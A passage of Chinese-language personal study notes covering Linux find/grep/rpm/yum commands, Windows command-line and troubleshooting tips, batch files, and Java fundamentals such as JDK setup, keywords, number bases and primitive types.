find / -name “\*.txt” -mount -print  
-exec,-ok:find命令对于匹配文件执行该参数所给出shell命令，相应命令形式为: ‘command’ {} \;  
-ok 在执行命令前要确认  
find ~ -type f -exec ls -l {} \;  
find / -name “\*.log” -mtime +5 -ok rm {} \;  
find . -name core -exec rm {} \;  
使用-x dev参数  
防止find搜索其他分区  
find . -size 0 -exec rm {} \;  
删除尺寸为０的文件  
2. xargs与-exec功能类似  
find ~ -type f | xargs ls -l  
find / -name “\*.log” -type f -print| xargs grep -i DB0  
find . -type f |xargs grep -i “Mary”  
在所有文件中检索字符串Mary  
ls \*~ |xargs rm -rf  
删除所有以~结尾的文件

**svn过滤svn文件夹**  
1.使用管道进行双层“过滤”，其中第二次grep使用了-v选项，即逆向匹配，打印出不匹配的行

grep -r 'function\_name' \* | grep -v '.svn'

2.或者更简单一些，直接使用--exclude-dir选项，即指定排除目录，注意svn前的 \.

grep -r --exclude-dir=\.svn 'function\_name' \*

**grep多个过滤条件**

1、或操作

grep -E '123|abc' filename // 找出文件（filename）中包含123或者包含abc的行

egrep '123|abc' filename // 用egrep同样可以实现

awk '/123|abc/' filename // awk 的实现方式

2、与操作

grep pattern1 files | grep pattern2 ：显示既匹配 pattern1 又匹配 pattern2 的行。

3、其他操作

grep -i pattern files ：不区分大小写地搜索。默认情况区分大小写，

grep -l pattern files ：只列出匹配的文件名，

grep -L pattern files ：列出不匹配的文件名，

grep -w pattern files ：只匹配整个单词，而不是字符串的一部分（如匹配‘magic’，而不是‘magical’），

grep -C number pattern files ：匹配的上下文分别显示[number]行，

**find过滤svn文件夹**

find -type f ! -path '\*/.svn/\*'

* 1. **RPM软件包管理**

**rpm命令**

RPM是RedHat Package Manager（RedHat软件包管理工具）的缩写，这一文件格式名称虽然打上了RedHat的标志，但是其原始设计理念是开放式的，现在包括RedHat、CentOS、SUSE等Linux的分发版本都有采用，可以算是公认的行业标准了。RPM文件在Linux系统中的安装最为简便。

**rpm命令的常用参数**

-i 安装应用程序（install）

-e 卸载应用程序（erase）

-vh 显示安装进度；（verbose hash）

-U 升级软件包；（update）

-qa  显示所有已安装软件包（query all）

-qa|grep 名称 显示包含该名称的所有已安装软件包（query all）

例子：rmp -ivh *gcc-c++-4.4.7-3.el6.x86\_64*.rpm

**yum命令**

Yum（全称为 Yellow dog Updater, Modified）是一个在Fedora和RedHat以及SUSE、CentOS中的Shell前端软件包管理器。基於RPM包管理，能够从指定的服务器自动下载RPM包并且安装，可以自动处理依赖性关系，并且一次安装所有依赖的软件包，无须繁琐地一次次下载、安装。

例子（需要上网，没有网络可以建本地源）：

yum install gcc-c++

yum remove gcc-c++

yum update gcc-c++

yum -y install wget 安装wget（解决-bash: wget: command not found问题）

**安装mysql**

查看系统有没有安装mysql：

rpm -qa | grep mysql

安装mysql：

sudo -ivh MySQL-server.xxx.rpm

发现了冲突包，用这条指令去查询存在哪些冲突包：

sudo rpm -qa | grep mysql

然后删除：

sudo rpm -e mysql-libs-5.1.66-2.el6\_3.i686

发现有依赖关系不能删，这样做：

sudo rpm -e mysql-libs-5.1.66-2.el6\_3.i686 --nodeps

/usr/bin/mysql\_secure\_installation

查看myslq的相关配置：  
1、ps ax | grep '[m]ysqld'  
2、cat /proc/$(pidof mysqld)/cmdline | tr '\0' '\n'

**其他常用软件安装**

|  |  |  |  |
| --- | --- | --- | --- |
| 软件 | CentOS命令 | Ubuntu命令 |  |
| Lrzsz | yum install lrzsz |  |  |
| Unzip | yum install -y unzip zip |  |  |
|  |  |  |  |

**Redhat中yum下载的软件包存放在哪儿？**

可在/etc/yum.conf中查看和更改：

keepcache=1 # 1为保存，0为不保存，默认是0，安装完成后就会被清空掉。

cachedir=/var/cache/yum/$basearch/$releasever # 保存在这个位置根据系统版本和包的源可能有所不同

编辑保存后，设置立刻生效。

1. **Windows**
   1. **常见的MS-DOS命令和对应的Linux终端命令**

|  |  |  |  |
| --- | --- | --- | --- |
| **常见的MS-DOS命令** | | **对应的Linux终端命令** | |
| **命令** | **含义** | **命令** | **含义** |
| **定位** |  |  |  |
| 盘符: | 进入指定盘符 |  |  |
| cd 目录名 | 进入指定目录（仅限当前盘符） | cd 目录名 | 进入指定目录 |
| cd \ 或 cd / | 退回到根目录 | cd / | 切换到根目录 |
|  |  | cd | 切换到主目录（亦可cd ~） |
| cd .. | 退回上级目录 | cd .. | 切换到上级目录 |
|  |  | pwd | 显示当前路径 |
| **查询** |  |  |  |
|  |  | ls | 列出当前目录下的文件以及文件夹（网格模式）  （蓝为文件夹，黑为文件，绿为可执行文件，红为压缩包） |
| dir | 列出当前目录下的文件及文件夹 | ll | 列出当前目录下的文件以及文件夹（列表模式）  （相当于ls -l）（Redhat支持） |
|  |  | ls -a 或 ll -a | 陈列时显示隐藏文件 |
| for /r 目录名 %i in (要查找的文件名，多个用英文逗号隔开) do @echo %i | 查找文件 |  |  |
|  |  |  |  |
|  |  |  |  |
| md | 创建目录（不创文件，dot后非后缀名） | mkdir 目录 | 创建目录 |
|  |  | mv 文件名 目录名 | 移动文件到目录 |
|  |  | cp 文件名 目录名 | 拷贝文件到目录 |
|  |  | cp -r 目录名 目录名 | 拷贝目录到目录（r：递归） |
|  |  | touch 文件名 | 创建文件 |
| echo 内容 | 命令窗口中输出 | echo 内容 | 终端输出（$开头的内容是变量） |
| echo 内容 > 文件名 | 写入文本到指定文件（覆盖模式） | echo 内容 > 文件名 | 写入文本到指定文件（覆盖模式） |
| echo 内容 >> 文件名 | 写入文本到指定文件（追加模式） | echo 内容 >> 文件名 | 写入文本到指定文件（追加模式） |
| type 文件名 | 查看文件内容 | cat 文件名 | 查看文件内容 |
| more 文件名 | 逐屏显示输出 | more 文件名 | 分页查看文件内容（按空格下一页，按q退出） |
| del 文件名 | 删除文件 | rm 文件名 | 删除文件 |
| rd /s /q 目录名 | 删除指定目录及目录内所有文件（无需确认） | rmdir 空目录名 | 删除空目录 |
| del 目录名 | 删除指定目录内所有文件（保留空目录） | rm -r 目录名 | 删除目录（r：递归） |
|  |  | rm -rf 目录名 | 强制删除目录（无需逐一确认） |
| ipconfig | 查看本地连接 | ifconfig | 查看本地连接（/sbin/ifconfig） |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |
| \* | 通配符 | \* | 通配符 |
| tab | 命令补全 | tab | 命令补全 |
| ↑/↓ | 找回写过的命令 | ↑/↓ | 找回写过的命令 |
| cls | 清屏 | clear | 清屏 |
| Ctrl + c | 终止程序 | Ctrl + c | 终止程序 |
| exit | 退出MS-DOS | exit | 退出终端 |
|  |  |  |  |
| netstat -aon|findstr "80" | 查看占用80端口的程序的PID号 |  |  |
| tasklist|findstr "2448" | 根据PID号查看对应的程序 |  |  |
| rem 修改当前代码页  chcp 437  chcp 932  chcp 936  chcp 949  chcp 950  chcp 65001 | 修改当前代码页  英文  日文  简体中文  韩文  繁体中文  utf-8 |  | |
| 命令 /? | 获取命令帮助 |  | |

* 1. **常见的bat批处理命令**

echo 控制台输出，相当于java中的System.out.println();

tiltle 设置窗口的标题。

@echo off 不显示当前行及后续行命令。@表示不显示当前行命令，echo off表示不显示后续行命令。

color 设置窗体的字体颜色。

pause 暂停批处理的执行并提示等待用户按任意键后继续。

rem 单行注释

% 注释内容 % 单行注释

%1、%2、...%9 表示参数，实际参数在控制台调用bat文件时传入，语法：run 实参1 实参2 bat文件路径

**示例程序**

|  |
| --- |
| @echo off  rem @echo off：不显示当行和后续行命令  **% bat文件要以ANSI格式编码 %**  %注释不要写在和命令同一行%  rem 设置控制台标题  title Hello World!  rem 设置默认的控制台前景和背景颜色，颜色属性由两个十六进制数字指定 -- 第一个为背景，第二个则为前景。获取具体信息请在控制台输入color /?查询  color 1f  rem 使用批处理命令运行zip压缩包里的java程序  java -classpath .\helloworld.zip com.tongwx.start.MainClass  rem 暂停批处理的执行并提示等待用户按任意键后继续（使控制台窗口停留）  pause |

* 1. **浏览器**

**火狐**

**打开多标签页退出前警告**

about:config把browser.showQuitWarning和browser.warnOnQuit改为true

**怎么关闭最后的一个标签页也不退出火狐**

[about:config](https://www.baidu.com/s?wd=about%3Aconfig&tn=SE_PcZhidaonwhc_ngpagmjz&rsv_dl=gh_pc_zhidao)把browser.tabs.closeWindowWithLastTab改为false

* 1. **Windows Office使用技巧**

**Word**

**表格拆分成上下两个**

把鼠标放到需要拆分的表的某行（改行将成为下表的头行）任意一个单元格中，然后按CTRL＋SHIFT＋回车

**每一步操作都很卡解决方法**

因为安装了PowerDesigner的缘故。PD有导出word文档的功能，所以默认给word添加了一个活动的WordToRMP的dll，并且带一个模板。如果你出现卡顿，没办法，暂时先禁用这个加载项。方法：

2003版本：工具-模板和加载项-WordToRqm.dot复选框打钩去掉。

请打开位置：word选项-加载项，在右边找到PowerDesigner的加载项，选中并点击转到...

* 1. **常见故障解决**

**快速清除本地DNS缓存**

ipconfig/flushdns

**Win10右键添加在此处打开命令提示符（管理员）**

1）regedit地址栏转到HKEY\_CLASSES\_ROOT\Directory\Background\shell

2）右键shell-新建项-取名“OpenCmdHere”

3）单击OpenCmdHere，右边双击“(默认)”，值填“在此处打开命令提示符（管理员）”

4）设置图标（可选）：右键OpenCmdHere-新建字符串值-取名“Icon”-双击Icon，值填“cmd.exe”

5）右键OpenCmdHere-新建项-取名“command”

6）单击command-双击“(默认)”-值填：

PowerShell -windowstyle hidden -Command "Start-Process cmd.exe -ArgumentList '/s,/k, pushd,%V' -Verb RunAs"

* 1. **其他**

**判断电脑efi legacy启动方式**

uefi和legacy是两种不同的引导方式,  
uefi是新式的BIOS，legacy是传统BIOS。在UEFI模式下安装的系统只能用UEFI模式引导，在Legacy模式下安装的系统也只能在legacy模式下进系统。uefi只支持64位系统且[磁盘分区](https://www.baidu.com/s?wd=%E7%A3%81%E7%9B%98%E5%88%86%E5%8C%BA&tn=44039180_cpr&fenlei=mv6quAkxTZn0IZRqIHckPjm4nH00T1YdPjbLnWFBPHmzrA7huWmv0ZwV5Hcvrjm3rH6sPfKWUMw85HfYnjn4nH6sgvPsT6KdThsqpZwYTjCEQLGCpyw9Uz4Bmy-bIi4WUvYETgN-TLwGUv3EPWfLnWmkrHnYn101PW63rj6d)必须为gpt模式，传统BIOS使用Int 13中断读取磁盘，每次只能读64KB，非常低效，而UEFI每次可以读1MB，载入更快。此外，[Win8](https://www.baidu.com/s?wd=Win8&tn=44039180_cpr&fenlei=mv6quAkxTZn0IZRqIHckPjm4nH00T1YdPjbLnWFBPHmzrA7huWmv0ZwV5Hcvrjm3rH6sPfKWUMw85HfYnjn4nH6sgvPsT6KdThsqpZwYTjCEQLGCpyw9Uz4Bmy-bIi4WUvYETgN-TLwGUv3EPWfLnWmkrHnYn101PW63rj6d)，更是进一步优化了UEFI支持，号称可以实现瞬时开机。

CMD运行（win8需管理员身份）：bcdedit /enum {current}

如果 path 中给出的路径是 winload.exe，那么系统就是通过 legacy模式启动的；

如果 path 中给出的路径是 winload.efi，那么系统就是通过 UEFI 模式启动的。

注：两种模式的启动流程：

legacy： 开机-》BIOS初始化-》BIOS自检-》 引导操作系统-》启动系统

efi： 开机-》BIOS初始化-》（无）-》 引导操作系统-》启动系统

**Win7/10无法安装故障解决：**

**windows无法安装到这个磁盘，选中的磁盘具有MBR分区表**

这个报错是因为你再分区的时候没有改成GUID格式，默认是MBR的，这时候你重新对磁盘进行一下分区就行了。

**windows无法安装到这个磁盘，选中的磁盘具有GPT分区表**

原因：U盘没有从UEFI模式启动


解决：将UEFI的U盘设为BIOS第一启动项。如果故障依旧，说明你的U盘制作失败了，没法从UEFI引导，重做一次PE即可。

**我们无法创建新的分区，也找不到现有的分区**

原因：你给其余磁盘也分区了

解决：删除掉其余磁盘的分区，如果其余磁盘有数据，那么关机，拔掉副磁盘再装系统。

**各种电脑启动按键**



1. **Java基础语法**
   1. **简介**

**Java简介**

**Java语言发展史**

计算机语言可分为机器语言、汇编语言和高级编程语言，Java是一种面向对象的高级编程语言。

Java是由SUN公司（Stanford University Network 斯坦福大学网络公司）的詹姆斯·高斯林（James Gosling，高司令，人称Java之父）等人在1990年代初开发的一种编程语言，最初被命名为Oak，目标是针对小型家电设备的嵌入式应用，结果市场遇冷。互联网的崛起让Oak重新焕发了生机，于是SUN公司改造了Oak，在1995年以Java的名称正式发布（Oak已被注册）。

Java是印度尼西亚爪哇岛的英文名称，因盛产咖啡而闻名。

2009年SUN公司被Oracle公司收购，Oracle公司官网：<http://www.oracle.com/index.html>

**Java语言版本**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **版本** | **工程代号** | **发布时间** | **重要事件** | **主要技术** | **虚拟机发展** |
| Oak to Java |  | 1995-05-23 |  |  |  |
| Java 1.0 |  | 1996-01-23 | 1996年5月底Sun公司在旧金山举行首届JavaOne大会。 | Java虚拟机、Applet、AWT | Classic VM（纯解释执行）  sunwjit编译器  二者不兼容 |
| Java 1.1 |  | 1997-02-18 |  | jar文件格式、JDBC、JavaBean、RMI、内部类（Inner Class）、反射（Reflection） | Classic VM 是默认虚拟机。 |
| J2SE 1.2 | Playground  竞技场 | 1998-12-04 | 平台拆分为J2SE、J2ME和J2EE。 | EJB、Java Plug-in、Java IDL、Swing、Java虚拟机内置JIT（Just In Time）编译器、strictfp关键字、集合类 | Classic VM 是默认虚拟机。  Solaris平台发布Exact VM，特点：使用准确式内存管理（Exact Memory Management），可判断数据是否是引用类型，以协助圾收集器工作。  编译器与解释器可混合工作。  HotSpot VM |
| J2SE 1.3 | Kestrel  美洲红隼 | 2000-05-08 | HotSpot成为Sun JDK的默认虚拟机。 | 数学运算和新的Timer API、JNDI技术由扩展成为服务、使用CORBA IIOP实现RMI通信协议、大量新的Java 2D API、JavaSound类库 | HotSpot VM成为默认虚拟机，特点：热点代码探测技术。  Classic VM 是备用虚拟机。 |
| J2SE 1.4 | Merlin  灰背隼 | 2002-02-13 | 成熟版本。（同日微软发布.net framework） | 正则表达式、异常链、NIO、日志类、XML解析器、XSLT转换器 |  |
| JavaSE 5.0 | Tiger  老虎 | 2004-09-30 |  | 自动装箱、泛型、动态注解、枚举、可变长参数、遍历循环（foreach循环）、改进Java内存模型（Java Memory Model，JMM）、提供java.util.concurrent并发包 |  |
| JavaSE 6.0  (1.6) | Mustang  野马 | 2006-12-11 | 三大平台改名为JavaSE、JavaME和JavaEE。  Java开始公开源码，形成OpenJDK项目。  Sun公司发生经济危机。  2008年Sun发布JavaFX。  2009年Sun被Oracle收购。 | 提供动态语言支持（通过内置Mozilla JavaScript Rhino引擎实现）、提供编译API和微型HTTP服务器API、改进Java虚拟机（锁与同步、垃圾收集、类加载等方面的算法） | 2008年Oracle收购BEA公司，拥有了Jrockit VM。  2009年Oracle收购Sun公司，拥有了HotSpot VM。  另有IBM的J9 VM，运用在IBM自己的产品上，如WebSphere服务器。 |
| JavaSE 7.0  (1.7) | Dolphin  海豚 | 2011-07-28 | 从Java SE 7 Update 4起，Oracle开始支持Mac OS X操作系统，到Update 6完全支持。 | 提供新的GI收集器（实验版）、加强对非Java语言的调用支持（JSR-292，实验版）、升级类加载架构、switch语句中支持字符串 |  |
| JavaSE 8.0  (1.8) |  | 2014-03-18 |  |  |  |
| 9.0/1.9 |  | 2017-9 |  |  |  |
| 10 |  | 2018-3 |  |  |  |
| 11 |  | 2018-9 |  |  |  |
| 12 |  | 2019-3 |  |  |  |
| 13 |  | 2019-9 |  |  |  |

**虚拟机总结：**

虚拟机始祖：Sun Classic / Exact VM

武林盟主：Sun HotSpot VM

百家争鸣：BEA JRockit / IBM J9 VM

挑战者：Apache Harmony / Google Android Dalvik VM

**Java的三大平台**

**Java Card：**

用于开发Java小程序（APPlets）运行在小内存设备（如智能卡）上。

**Java ME（Java Platform，Micro Edition）Java平台微型版：**

旧称J2ME，也叫[K-JAVA](http://baike.baidu.com/view/412221.htm)。是为开发电子消费产品和嵌入式设备提供的解决方案。

**Java SE（Java Platform，Standard Edition）Java平台标准版：**

旧称J2SE。是为开发普通桌面和商务应用程序提供的解决方案，该技术体系是其他两者的基础，常用于开发桌面应用程序。

**Java EE（Java Platform，Enterprise Edition）Java平台企业版：**

旧称J2EE，是为开发企业环境下的应用程序提供的一套解决方案，主要用于开发企业级Web应用程序。

**Java的三大市场**

互联网和企业应用，这是Java EE的长期优势和市场地位；

大数据平台，主要有Hadoop、Spark、Flink等，他们都是Java或Scala（一种运行于JVM的编程语言）开发的；

Android移动平台。

**Java语言优势**

Java是基于JVM虚拟机的跨平台语言，一次编写，到处运行；

Java程序内置垃圾收集，不必考虑内存管理；

Java虚拟机拥有工业级的稳定性和高度优化的性能，且经过了长时期的考验；

Java拥有最广泛的开源社区支持，各种高质量组件随时可用。

**Java语言缺点**

**Java体系**

|  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| JDK（Java Development Kit）：Java开发工具包，是支持Java程序开发的最小环境，包含Java运行环境和Java开发工具。安装了JDK，就不用再单独安装JRE了。  JRE（Java Runtime Environment）：Java运行环境，是支持Java程序运行的最小环境，包含JVM和系统类库。如果想要运行一个开发好的Java程序，计算机中只需要安装JRE即可。  JVM（Java Virtual Machines）：Java虚拟机。它的广告是："write once run anywhere”（一次编译到处运行）。Java之所以能够做到跨平台，本质原因在于JVM不是跨平台的。  **JDK=JVM+library+Tool。**  **JRE=JVM+** **library。**   |  |  |  | | --- | --- | --- | | Java开发工具包  （JDK） | Java开发工具（编译器、调试器等） | | | Java运行环境  （JRE） | Java虚拟机（JVM） | | 系统类库 |   Java是半编译半解释型语言：   |  |  | | --- | --- | | **Windows下C语言编程过程** | **Java语言编程过程** | | C源文件（\*.c）  **↓**C编译程序编译  Windows可执行文件（\*.exe）  **↓**Windows操作系统执行  程序 | Java源文件（\*.java）  **↓**Java编译程序编译  **↓**（javac \*.java）  Java字节码文件（\*.class）  **↓**Java虚拟机解释执行  **↓**（java \*）  程序 | |  |

Java介于编译型语言和解释型语言之间。编译型语言如C、C++，代码是直接编译成机器码执行，但是不同的平台（x86、ARM等）CPU的指令集不同，因此，需要编译出每一种平台的对应机器码。解释型语言如Python、Ruby没有这个问题，可以由解释器直接加载源码然后运行，代价是运行效率太低。而Java是将代码编译成一种“字节码”，它类似于抽象的CPU指令，然后，针对不同平台编写虚拟机，不同平台的虚拟机负责加载字节码并执行，这样就实现了“一次编写，到处运行”的效果。当然，这是针对Java开发者而言。对于虚拟机，需要为每个平台分别开发。为了保证不同平台、不同公司开发的虚拟机都能正确执行Java字节码，SUN公司制定了一系列的Java虚拟机规范。从实践的角度看，JVM的兼容性做得非常好，低版本的Java字节码完全可以正常运行在高版本的JVM上。

* 1. **环境搭建**

**JDK安装**

**Windows安装：**

1. **下载地址：**[**https://www.oracle.com/technetwork/java/javase/downloads/index.html**](https://www.oracle.com/technetwork/java/javase/downloads/index.html)
2. **安装：略**
3. **配置环境变量：**

|  |  |
| --- | --- |
| **永久配置** | |
| **变量名** | **路径** |
| JAVA\_HOME | bin的上级目录路径; |
| path | bin的路径; 或者 %JAVA\_HOME%/bin; |
| **临时配置（对所有环境变量通用）** | |
| **命令名** | **含义** |
| set | 查看所有环境变量的值 |
| set 变量名 | 查看具体某个环境变量的值 |
| set 变量名= | 清空一个环境变量的值 |
| set 变量名=具体值 | 给指定变量定义具体值 |
| set path | 查看path环境变量的值 |
| set path= | 临时清空path环境变量的值 |
| set path=路径 | 临时清空并重设path环境变量的值 |
| set path=新路径;%path% | 临时**增加**path环境变量的值 |
| set classpath=; | 临时设classpath环境变量值为当前路径 |
| set classpath=路径 | 临时设classpath环境变量值为指定路径 |
| set classpath=路径; | 临时设classpath环境变量值为指定路径和当前路径 |
| set classpath=;路径 | 临时设classpath环境变量值为当前路径和指定路径 |

**Linux安装：**

**1）解压**：$ tar -zxvf jdk-8u131-linux-x64.tar.gz -C /usr/local/java/

**2）配置环境变量**：

1. 永久修改，对所有用户有效：修改系统目录下的profile文件：

# vi /etc/profile

//按键盘[Shift + g], 在profile文件最后添加下面的内容:

export JAVA\_HOME=/usr/local/java/jdk1.8.0\_131

export PATH=$PATH:$JAVA\_HOME/bin

export CLASSPATH=.:$JAVA\_HOME/lib/dt.jar:$JAVA\_HOME/lib/tools.jar

//要想马上生效，还要运行 #source /etc/profile

2. 永久修改，对单一用户有效：修改用户目录下的.bash\_profile文件：

$ vi /home/myuser/.bash\_profile

//在文件最后添加前述变量声明

//要想马上生效，还要运行 #source /home/myuser/.bash\_profile

3. 只对当前bash /shell 生效：将前述变量声明直接作为命令执行。

**3）验证安装**：

echo $JAVA\_HOME

**JDK目录**：

* bin目录：用于存放JDK工具命令，比如编译命令javac、运行命令java、文档生成命令javadoc、打包命令jar、调试命令jdb等；
* db目录：SUN公司自带的一个数据库。
* include目录：包含c的语言程序，支持c的本地接口和java虚拟机调试程序的本地接口。
* jre目录：用于存放JDK所包含的JRE，其中包含有JVM和核心类库；
* lib目录：类库，用于存放JDK工具命令所对应的工具包（Tool APIs）；
* demo目录：用于存放一些源文件形式的示例程序；
* src.zip文件：Java源代码（Java语言是开源的）。
  1. **基本概念**

**常见的Java命令**

|  |  |
| --- | --- |
| **代码** | **含义** |
| javac -d . 文件名 | 编译含包的Java源文件 |
| java 包名.类名 | 运行含包的class文件 |
| java -classpath .\压缩包名.zip 类名 | 运行zip压缩包内的class文件 |
| java -classpath .\jar包名.jar 类名 | 运行jar包内的class文件 |
| javap -c -l -p class文件前缀名 | 反编译class文件 |
| javadoc [-d 文档存储路径] [-author] [-version] [源文件名或当前目录下包名多个用空格隔开] [-encoding 编码格式] | 提取文档注释（参数可任意排列）（只能提取public的属性和方法的文档注释） |
| Jar | 打包 |
|  | 运行jar文件 |

**jar包**

1.打jar包:格式：jar cvf 目标名.jar class文件名或文件夹名

2.指定程序入口：在jar包内 META-INF 目录下的清单文件 MANIFEST.MF 内指定入口类，格式为（冒号后有一空格）：Main-Class: 包名.类名

3.jar包双击运行仅对于图形化界面的程序起作用，对控制台的程序不起作用。

4.运行jar包：Java -jar 文件名

5.jar文件作用：

a.方便用户快速运行一项目。

b.提供工具类以jar包形式给别人使用。（jre = jvm+ 核心类库，Java本身提供了一些jar包核心类库）如果使用jar包里面的类必须要先设置classpath路径（临时设置：set classpath=./jar文件名）。

**各种注释**

html： <!-- 注释内容 -->

xml： <!-- 注释内容 -->

properties： # 注释内容

css： /\* 注释内容 \*/

java： // 单行注释 /\* 多行注释 \*/ /\*\* 文档注释 \*/

JavaScript: // 单行注释 /\* 多行注释 \*/

jsp： <!-- 注释内容（若有Java代码，会被执行） -->

<%-- 注释内容（不要写Java代码，写了也不会执行） -->

sql： -- 注释内容 /\* 注释内容 \*/

Linux终端： #

**文档注释**

**文档注释注三处**：类，常量，方法。

**注意点**：

1. 如果一个类需要生成开发者文档，那么需要使用关键字public 修饰该类，让该类是公共的。

2. 文档注释一定要位于一个类的上方或者是一个方法的上方。否则注释的内容也没法抽取。

**常用的文档注释规范**

@author 作者

@version 版本（例：1.0 2016/11/22）

@see 参见（要写类全名，例如：java.lang.String）

@deprecated 标注已过时，不建议使用

@since 始于JDK何版本

@param 参数说明

@return 返回值说明

@throws 异常抛出说明

**提取文档注释命令**（参数可任意排列。只能提取public的属性和方法的文档注释）：

javadoc [-d 文档存储路径] [-author] [-version] [源文件名或当前目录下包名多个用空格隔开] [-encoding 编码格式]

**关键字**

|  |  |
| --- | --- |
| 用于定义数据类型的关键字 | class、interface、byte、short、int、long、float、double、char、boolean、void |
| 用于定义数据类型值的关键字 | true、false、null |
| 用于定义流程控制的关键字 | if、else、switch、case、default、while、do、for、break、continue、return |
| 用于定义访问权限修饰符的关键字 | private、protected、public |
| 用于定义类、方法、变量修饰符的关键字 | abstract、final、static、synchronized |
| 用于定义类关系的关键字 | extends、implements |
| 用于实例相关的关键字 | new、this、super、instanceof |
| 用于异常处理的关键字 | try、catch、finally、throw、throws |
| 用于包的关键字 | package、import |
| 其他修饰符关键字 | native、strictfp、transient、volatile、assert |
| 保留关键字 | goto |

注：

native：本地方法，表示该方法为C由C++实现。

**标识符**

**标识符类型**：包名、类名/接口名、变量名、方法名。

**书写规范**

【1】由字母、数字、下划线和美元符号组成，不能以数字开头，不能是关键字，须区分大小写，无长度限制，应见名知意。

【2】类名和接口名用大驼峰法（帕斯卡命名法），变量名和方法名用小驼峰法，常量全部大写单词间加下划线，包名全部小写。

**常量**

常量包括八种基本类型数据和字符串，具体是：整数常量、小数常量、布尔常量、字符常量、字符串常量 和 null常量。

**注意：**常量中数字不加引号，字符加单引号,字符串加双引号。注意区别：1是数字，’1’是字符，”1”是字符串。

**变量**

略。

* 1. **进制转换（正整数范围内）**

十进制与二进制之间的转换

|  |  |
| --- | --- |
| **十进制转二进制**：除以2直至商为0，反向取余数。 | **二进制转十进制**：每数各乘2幂，幂值为该数后接位数，最后乘积相加。 |
| **十进制转八进制**：除以8直至商为0，反向取余数。 | **八进制转十进制**：每数各乘8幂，幂值为该数后接位数，最后乘积相加。 |
| **十进制转十六进制**：除以16直至商为0，反向取余数。 | **十六进制转十进制**：每数各乘16幂，幂值为该数后接位数，最后乘积相加。 |
| **二进制转八进制**：高位补零至总位数为3的倍数，每3位转1位。 | **八进制转二进制**：每1位转3位。 |
| **二进制转十六进制**：高位补零至总位数为4的倍数，每4位转1位。 | **十六进制转二进制**：每1位转4位。 |
| **八进制与十六进制**：需借助二进制或十进制转换。 |  |
| ***负数转二进制（补码）****：取绝对值转二进制高位补零取反加1。* | ***二进制（补码）转负数****：减1取反加负号。* |

注一：代码中表示二进制时以0b开头，八进制以0开头，十六进制以0x开头。

注二：进制转换API：

System.out.println(Integer.toBinaryString(a)); //10进制转2进制

System.out.println(Integer.toOctalString(a)); //10进制转8进制

System.out.println(Integer.toHexString(a)); //10进制转16进制

* 1. **基本类型数据**

Java中的数据类型分为两大类：原生数据类型（Primitive Data Type）和引用类型（对象类型）（Reference Type）。

**八种基本类型数据**

|  |  |  |  |
| --- | --- | --- | --- |
| **整形** | **byte** | 1byte（8bit）（2(8)） | -128~127（共256） |
| **short** | 2byte（16bit）（2(16)） | 正负3万多（-2(15)~2(15)-1）（共65536） |
| **int** | 4byte（32bit）（2(32)） | 正负21亿多（-2(31)~2(31)-1）；整数默认为int类型 |
| **long** | 8byte（64bit）（2(64)） | 正负九百多亿亿（-2(63)~2(63)-1）；整数赋long且超int域需加后缀L或l |
|  | //BigInteger | 类 | 大范围整数 |
| **浮点型** | **float** | 4byte（32bit） | 小数赋float需加后缀F或f |
| **double** | 8byte（64bit） | 小数默认为double类型 |
|  | //BigDecimal | 类 | 大范围浮点数 |
| **布尔型** | **boolean** | 1或4byte  （8或32bit） | 声明一个基本类型变量时占4byte，声明一个数组时占1byte |
| **字符型** | **char** | 2byte（16bit） | 对应int的0～65535，其中'a'对应97；'A'对应65；'0'对应48。 |

**转义字符**

|  |  |  |  |
| --- | --- | --- | --- |
| 转义字符 | 意义 | ASCII码值（十进制） | Unicode |
| \a | 响铃(BEL) | 007 |  |
| \b | 退格(Backspace) ，将当前位置移到前一列 | 008 | \u0008 |
| \f | 换页(FF)，将当前位置移到下页开头 | 012 |  |
| \n | 换行(Linefeed) ，将当前位置移到下一行开头  **注意：Windows系统操作文件时若要换行，需\r\n连用，其他系统只需\n。** | 010 | \u000A |
| \r | 回车(Carriage Return)，将当前位置移到本行开头  **注意：换行符就是另起一行，回车符就是回到一行的开头，所以我们平时编写文件的回车符应该确切来说叫做回车换行符** | 013 | \u00D |
| \t | 水平制表(HT) （跳到下一个TAB位置） | 009 | \u0009 |
| \v | 垂直制表(VT) | 011 |  |
| \\ | 代表一个反斜线字符''\'（Backslash） | 092 | \u005C |
| \' | 代表一个单引号（撇号）字符（Single Quote） | 039 | \u0027 |
| \" | 代表一个双引号字符（Double Quote） | 034 | \u0022 |
| \? | 代表一个问号 | 063 |  |
| \0 | 空字符(NULL) | 000 |  |
| \ooo | 1到3位八进制数所代表的任意字符 | 三位八进制 |  |
| \xhh | 1到2位十六进制所代表的任意字符 | 二位十六进制 |  |

**数据类型转换**

|  |  |
| --- | --- |
